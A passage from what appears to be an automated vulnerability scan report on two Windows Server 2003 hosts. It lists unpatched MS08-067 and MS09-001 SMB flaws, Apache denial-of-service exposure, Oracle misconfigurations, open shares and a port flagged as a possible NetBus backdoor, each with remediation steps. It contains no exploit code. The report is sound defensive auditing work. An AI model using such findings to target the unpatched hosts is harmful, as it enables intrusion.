TCP ports 139 and 445 should be blocked at the firewall to protect systems behind the firewall from attempts to exploit this vulnerability.
Impact of workaround: Blocking the ports can cause several windows services or applications using those ports to stop functioning.

Patch:
Following are links for downloading patches to fix the vulnerabilities:

Windows 2000 SP4:
http://www.microsoft.com/downloads/details.aspx?familyid=E0678D14-C1B5-457A-8222-8E7682760ED4&displaylang=en

Windows XP SP2 and SP3:
http://www.microsoft.com/downloads/details.aspx?familyid=EEAFCDC5-DF39-4B29-B6F1-7D32B64761E1&displaylang=en

Windows XP Professional x64 Edition and XP Professional x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=26898401-F669-4542-AD93-199ED1FE9A2A&displaylang=en

Windows 2003 Server SP1 and SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=588CA8E8-38A9-47ED-9C41-09AAF1022E49&displaylang=en

Windows 2003 Server x64 Edition and 2003 Server x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=EE59441C-1E8F-4425-AE8D-DEC14E7F13FB&displaylang=en

Windows 2003 Server with SP1 and SP2 for Itanium based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=CAEC9321-FA5B-42F0-9F26-61F673FE6EEF&displaylang=en

Windows Vista and Vista SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=9179C463-C10A-452A-990F-B7E37CDD889B&displaylang=en

Windows Vista x64 Edition and Vista x64 Edition SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=6B26952E-B59D-4B0F-A52D-025E45ECD233&displaylang=en

Windows 2008 Server for 32-bit systems:
http://www.microsoft.com/downloads/details.aspx?familyid=7245B411-7C9E-41E5-9841-4C586336086C&displaylang=en

Windows 2008 Server for x64-based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=A241EAAD-95A0-442B-978F-F21A6F0C7DB4&displaylang=en

Windows 2008 Server for Itanium-based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB7C7015-20BB-4A0C-977A-969F4E2A5189&displaylang=en

Refer to Microsoft Security Bulletin MS09-001 for further details.

RESULT:

detected through null session (MS09-001)

Potential Vulnerabilities (5)

2 Database instance detected. port 1521/tcp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:

The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:

2 Oracle log_archive_dest_n Parameter is Not Set port 1521/tcp

QID:	19131	CVSS Base:	4.1	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/28/2009				

THREAT:
LOG_ARCHIVE_DEST is only applicable when the database is in ARCHIVELOG mode or are recovering a database from archived redo logs. LOG_ARCHIVE_DEST cannot be used in conjunction with LOG_ARCHIVE_DEST_n parameters, and must be defined as the NULL string when any LOG_ARCHIVE_DEST_n parameter has a value other than a null string. File permissions should be restricted to the owner of the Oracle software and the DBA group. For complex configurations where different groups need access to the directory, it's suggested that you use access control lists in Unix. The archive logs should be secured as LogMiner could be used to extract database information from the archive logs.

SOLUTION:

Oracle command:
ALTER SYSTEM SET LOG_ARCHIVE_DEST = [valid file destination]
or

ALTER SYSTEM SET LOG_ARCHIVE_DEST_n = [valid file destination]

Where n = 1 to 10.

RESULT:

NAME	VALUE
log_archive_dest	
log_archive_dest_1	
log_archive_dest_2	
log_archive_dest_3	
log_archive_dest_4	
log_archive_dest_5	
log_archive_dest_6	
log_archive_dest_7	
log_archive_dest_8	
log_archive_dest_9	
log_archive_dest_10	

3 Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day

QID:	86847	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	6.7		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/27/2011				

THREAT:
The Apache HTTP Server, commonly referred to as Apache is a freely available Web server.

Apache is vulnerable to a denial of service due to holding a connection open for partial HTTP requests.

Apache Versions 1.x and 2.x are vulnerable.

IMPACT:
A remote attacker can cause a denial of service against the Web server which would prevent legitimate users from accessing the site.

Denial of service tools and scripts such as Slowloris takes advantage of this vulnerability.

SOLUTION:
Patch:
There are no vendor-supplied patches available at this time.

Workaround:
- Reverse proxies, load balancers and iptables can help to prevent this attack from occurring.

- Adjusting the TimeOut Directive can also prevent this attack from occurring.

- A new module mod_reqtimeout has been introduced since Apache 2.2.15 to provide tools for mitigation against these forms of attack, however; the module is marked experimental.

Also refer to Cert Blog and Slowloris and Mitigations for Apache document for further information.

RESULT:
Detected on port 1158 - Apache 1.3Detected on port 5560 - Apache 1.3

 3 Oracle Users have Granted Quotas on Tablespaces port 1521/tcp

QID:	19200	CVSS Base:	4.6	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	07/14/2008				

THREAT:
Oracle users can have (space) quotas on tablespaces. This is a means to limit how much space a user is allocated on a tablespace. Quotas should be established for developers on shared production/development systems to prevent space resource contention.

Remove the quota for unnecessary users from the users listed in the Result section.

IMPACT:
There is a possibility of a denial of service type attack by filling up disk space.

SOLUTION:
Workaround:

Disable user quota by following the steps below.

(a) Invoke SQL*Plus
(b) Run the query:

"alter user "username" quota -1 on users;"

RESULT:

USERNAME	TABLESPACE_NAME	MAX_BYTES

DMSYS | SYSAUX | 209715200 |

4 Potential TCP Backdoor

QID:	1004	CVSS Base:	10	PCI Severity:	HIGH
Category:	Backdoors and trojan horses	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
There are known backdoors that use specific port numbers. At least one of these ports was found open on this host. This may indicate the presence of a backdoor; however, it's also possible that this port is being used by a legitimate service, such as a Unix or Windows RPC.

IMPACT:
If a backdoor is present on your system, then unauthorized users can log in to your system undetected, execute unauthorized commands, and leave the host vulnerable to other unauthorized users. Malicious users may also use your host to access other hosts and perform a coordinated Denial of Service attack.

Some well-known backdoors are "BackOrifice", "Netbus" and "Netspy". You should be able to find more information on these backdoors on the CERT Coordination Center's Web site (www.cert.org).

SOLUTION:
Call a security specialist and test the host for backdoors. If a backdoor is found, then the host may need to be re-installed.

RESULT:

The tcp port 20034 is open, it may indicate the presence of a "netbus" backdoor.

Information Gathered (16)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 8	No registered hostname

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update: 11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 3732 seconds

Start time: Fri, Feb 17 2012, 17:25:06 GMT

End time: Fri, Feb 17 2012, 18:27:18 GMT

 1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.34ms	ICMP
2		0.77ms	ICMP
3		0.50ms	ICMP
4		0.53ms	ICMP
5		2.77ms	ICMP
6		20.64ms	ICMP
7		17.97ms	ICMP
8		18.13ms	ICMP
9		18.03ms	ICMP
10		90.09ms	ICMP
11		92.69ms	ICMP
12		93.38ms	ICMP
13		189.92ms	ICMP
14		90.77ms	ICMP
15		92.57ms	ICMP
16		93.60ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 8	108.22ms	UDP

1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
custer-40ecv65j	NTLM DNS
CUSTER-40ECV65J	NTLM NetBIOS
CUSTER-40ECV65J	NetBIOS

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID: 82023
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
135	msrpc-epmap	epmap DCE endpoint resolution	DCERPC Endpoint Mapper	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
1158	unknown	unknown	http	
1521	Oracle-listener	Oracle listener nCube License Manager	oracle	
3938	unknown	unknown	unknown	
5520	sdlog	ACE/Server services	unknown	
5560	unknown	unknown	http	
5580	unknown	unknown	unknown	
20034	netbus	netbus backdoor	netbus	

 1 Web Server Version port 5560/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Apache 1.3	Oracle Application Server Containers for J2EE 10g (9.0.4.1.0)

 1 Scan Diagnostics port 5560/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 6 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 6 inputs)

Path manipulation: 82 vulnsigs tests, completed 203 requests, 6 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 6 inputs)
WS enumeration: 9 vulnsigs tests, completed 18 requests, 1 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 4 inputs)
Header manipulation: 26 vulnsigs tests, completed 68 requests, 3 seconds. XSS optimization removed 68 links. Completed 68 requests of 208 estimated requests (33%). All tests completed.
Total requests made: 310
Average server response time: 0.28 seconds
Most recent links:

1 Links Crawled port 5560/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 18.00
Number of links: 5
(This number excludes form requests and links re-requested during authentication.)

1 Web Server Version port 1158/tcp

QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Apache 1.3	Oracle Application Server Containers for J2EE 10g (9.0.4.1.0)

1 Scan Diagnostics port 1158/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 6 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 6 inputs)
Path manipulation: 82 vulnsigs tests, completed 203 requests, 7 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 6 inputs)
WS enumeration: 9 vulnsigs tests, completed 18 requests, 0 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 4 inputs)
Header manipulation: 26 vulnsigs tests, completed 68 requests, 3 seconds. XSS optimization removed 68 links. Completed 68 requests of 208 estimated requests (33%). All tests completed.
Total requests made: 310
Average server response time: 0.28 seconds
Most recent links:

1 Links Crawled port 1158/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum

threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 19.00
Number of links: 5
(This number excludes form requests and links re-requested during authentication.)

1 External Links Discovered port 1158/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:

Number of links: 8
http://java.sun.com/j2se/1.4/compatibility.html
http://otn.oracle.com/
http://otn.oracle.com/documentation/content.html
http://otn.oracle.com/products/ias/content.html
http://otn.oracle.com/tech/java/oc4j
http://otn.oracle.com/tech/java/oc4j/demos/904
http://www.oracle.com/forums/forum.jsp?forum=46
http://www.oracle.com/ip/deploy/ias/index.html

1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
123	ntp	Network Time Protocol	unknown
137	netbios-ns	NETBIOS Name Service	netbios ns
138	netbios-dgm	NETBIOS Datagram Service	unknown
445	microsoft-ds	Microsoft-DS	unknown
500	isakmp	isakmp	unknown

 1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 135 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

 2 Operating System Detected

QID: 45017
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the

fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2003 Service Pack 2	CIFS via TCP Port 445	
Windows 2003	TCP/IP Fingerprint	U1751:135
Windows 2003/XP/Vista/2008	MS-RPC	Fingerprint
Windows 2003/XP 64 bit Edition	NTLMSSP	

IP Address: 9 (che,CHE) Windows 2003 Service Pack 1

Vulnerabilities Total	17	Security Risk	5.0

Vulnerabilities (7)

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (host byte ordering): 18:19:13 GMT

2 Microsoft Windows Telnet Server Does Not Enforce NTLM Authentication

QID:	38252	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/10/2009				

THREAT:

The target Microsoft Windows Telnet server allows user credentials to be passed in clear text. By default, the service allows only integrated Windows NTLM authentication so that only authenticated Windows users/hosts from within the domain can login to the server.

IMPACT:

With Telnet user credentials being passed in clear text, the target server becomes vulnerable to common attacks for password theft. This may occur through network sniffing or brute forcing user accounts on the server.

SOLUTION:

Configure the service to accept NTLM authentication only for increased security during authentication. To learn how to configure Telnet NTLM Authentication, read Microsoft Knowledge Base article 201194.

RESULT:

Detected on TCP port 23.

2 SMB Signing Disabled or SMB Signing Not Required

QID:	90043	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Windows	CVSS Temporal:	1.8		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/20/2010				

THREAT:

This host does not seem to be using SMB (Server Message Block) signing. SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol.

SMB signing adds security to a network using NetBIOS, avoiding man-in-the-middle attacks.

When SMB signing is enabled on both the client and server SMB sessions are authenticated between the machines on a packet by packet basis.

IMPACT:

Unauthorized users sniffing the network could catch many challenge/response exchanges and replay the whole thing to grab particular session keys, and then authenticate on the Domain Controller.

SOLUTION:
Without SMB signing, a device could intercept SMB network packets from an originating computer, alter their contents, and broadcast them to the destination computer. Since, digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity, it is recommended that SMB signing is enabled and required.

Please refer to Microsoft's article 887429 for information on enabling SMB signing.

RESULT:
No results available

2 NetBIOS Name Accessible

QID:	70000	CVSS Base:	0	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/28/2009				

THREAT:
Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:
Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:
If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

RESULT:
CHE

3 NetBIOS Shared Folder List Available

QID:	70001	CVSS Base:	4.3	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/14/2011				

THREAT:
Unauthorized remote users can list all file systems on this host that are accessible from a remote system.

IMPACT:
If successfully exploited, unauthorized users can use this information to brute force attack the shared resources and initiate file transfers with this server.

SOLUTION:
Use the Microsoft Computer Management MMC snap-in to connect and review the shares. By default C$, Admin$, and IPC$ are shared on all Windows machines.

Review the machine to ensure that users have not added any additional unauthorized shares, and that all exposed shares are valid .

If no shares are needed, you can filter all Microsoft networking and Samba server ports (TCP ports 135, 137, 138, 139, 445 and UDP ports 135, 137, 138) at your firewall and disable null sessions to NetBIOS.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.

A workaround method for non-domain machines is to modify the local policy.
1. Navigate to Administrative tools.
2. Open "Local Security Policy Settings"
3. Click the plus sign of the folder named "Local Policies"
4. Select "Security Options" within the "Local Policies" folder
6. Browse to the policy "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
7. Enabled the policy. For Servers this is disabled by default.
8. Reboot the computer for the changes to take effect.

RESULT:

Device Name	Comment	Type
C$	Default share	-2147483648
IPC$	Remote IPC	-2147483645
ADMIN$	Remote Admin	-2147483648

5 Microsoft SMB Remote Code Execution Vulnerability (MS09-001)

QID:	90477	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2008-4834, CVE-2008-4835, CVE-2008-4114				
Vendor Reference:	MS09-001				
Bugtraq ID:	-				
Last Update:	03/26/2009				

THREAT:
The Server Message Block (SMB) Protocol is a network file sharing protocol used to provide shared access to files, printers, serial ports, and miscellaneous communications between nodes on a network. It is a client-server implementation and consists of a set of data packets, each containing a request sent by the client or a response sent by the server.

The following remote code execution and denial of service vulnerabilities have been identified in Microsoft SMB protocol which occur when processing specially crafted SMB packets.

1) A vulnerability exists in the way SMB allocates space for a transaction structure and later tries to clear more memory than it should when a TRANS request is processed, allowing an attacker to take control of the system. (CVE-2008-4834)

2) A flaw exists in the way SMB allocates and clears a data structure relating to the OPEN2 command. SMB protocol software insufficiently validates the buffer size before writing to it, allowing attackers to take complete control of the system and allowing remote execution of code. (CVE-2008-4835)

3) A denial of service vulnerability exists due to the way "srv.sys" handles malformed SMB WRITE_ANDX packets sent to an interface that uses a Named Pipe as endpoint. This flaw allows remote attackers to send a specially-crafted network message to a computer running the Server service causing it to stop responding. (CVE-2008-4114)

Attempts to exploit any of the above listed vulnerabilities does not require authentication.

Microsoft has rated the issues as critical for Windows 2000, Windows XP, and Windows Server 2003, and moderate for Windows Vista, and Windows Server 2008.
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):

February Security Updates are Now Available (KB958687)January 2009 Security Updates for Runtimes Are Available (KB958687)

IMPACT:
An attacker who successfully exploits this vulnerability could install programs; view, change, or delete data; or create new accounts with full user rights. Successful exploitation also results in denial of service which causes the affected system to crash and stop responding.

SOLUTION:
Workaround:
TCP ports 139 and 445 should be blocked at the firewall to protect systems behind the firewall from attempts to exploit this vulnerability.
Impact of workaround: Blocking the ports can cause several windows services or applications using those ports to stop functioning.

Patch:
Following are links for downloading patches to fix the vulnerabilities:

Windows 2000 SP4:
http://www.microsoft.com/downloads/details.aspx?familyid=E0678D14-C1B5-457A-8222-8E7682760ED4&displaylang=en

Windows XP SP2 and SP3:
http://www.microsoft.com/downloads/details.aspx?familyid=EEAFCDC5-DF39-4B29-B6F1-7D32B64761E1&displaylang=en

Windows XP Professional x64 Edition and XP Professional x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=26898401-F669-4542-AD93-199ED1FE9A2A&displaylang=en

Windows 2003 Server SP1 and SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=588CA8E8-38A9-47ED-9C41-09AAF1022E49&displaylang=en

Windows 2003 Server x64 Edition and 2003 Server x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=EE59441C-1E8F-4425-AE8D-DEC14E7F13FB&displaylang=en

Windows 2003 Server with SP1 and SP2 for Itanium based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=CAEC9321-FA5B-42F0-9F26-61F673FE6EEF&displaylang=en

Windows Vista and Vista SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=9179C463-C10A-452A-990F-B7E37CDD889B&displaylang=en

Windows Vista x64 Edition and Vista x64 Edition SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=6B26952E-B59D-4B0F-A52D-025E45ECD233&displaylang=en

Windows 2008 Server for 32-bit systems:
http://www.microsoft.com/downloads/details.aspx?familyid=7245B411-7C9E-41E5-9841-4C586336086C&displaylang=en

Windows 2008 Server for x64-based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=A241EAAD-95A0-442B-978F-F21A6F0C7DB4&displaylang=en

Windows 2008 Server for Itanium-based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB7C7015-20BB-4A0C-977A-969F4E2A5189&displaylang=en

Refer to Microsoft Security Bulletin MS09-001 for further details.

RESULT:
detected through null session (MS09-001)

5 Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067)

QID:	90464	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	8.3	PCI Status:	FAIL

CVE ID:	CVE-2008-4250
Vendor Reference:	MS08-067
Bugtraq ID:	31874
Last Update:	02/12/2009

THREAT:
The Microsoft Windows Server service provides RPC support, file print support and named pipe sharing over the network. The Server service allows the sharing of local resources (such as disks and printers) so that other users on the network can access them. It also allows named pipe communication between applications running on other computers and your computer, which is used for RPC.

The Server service is vulnerable to remote code execution issue, due to the service not properly handling specially-crafted RPC requests. Any anonymous user who can deliver a specially-crafted message to the affected system could try to exploit this vulnerability.
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
December 2008 Updates are Available (including for XPe SP3 and Standard) (KB958644)October 2008 Security Updates Include a Bonus (KB958644)

IMPACT:
An attacker who successfully exploits this vulnerability could take complete control of the affected system.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Microsoft Windows 2000 Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=E22EB3AE-1295-4FE2-9775-6F43C5C2AED3
Windows XP Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03
Windows XP Service Pack 3:
http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03
Windows XP Professional x64 Edition:
http://www.microsoft.com/downloads/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25
Windows XP Professional x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=4C16A372-7BF8-4571-B982-DAC6B2992B25
Windows Server 2003 Service Pack 1:
http://www.microsoft.com/downloads/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D
Windows Server 2003 Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=F26D395D-2459-4E40-8C92-3DE1C52C390D
Windows Server 2003 x64 Edition:
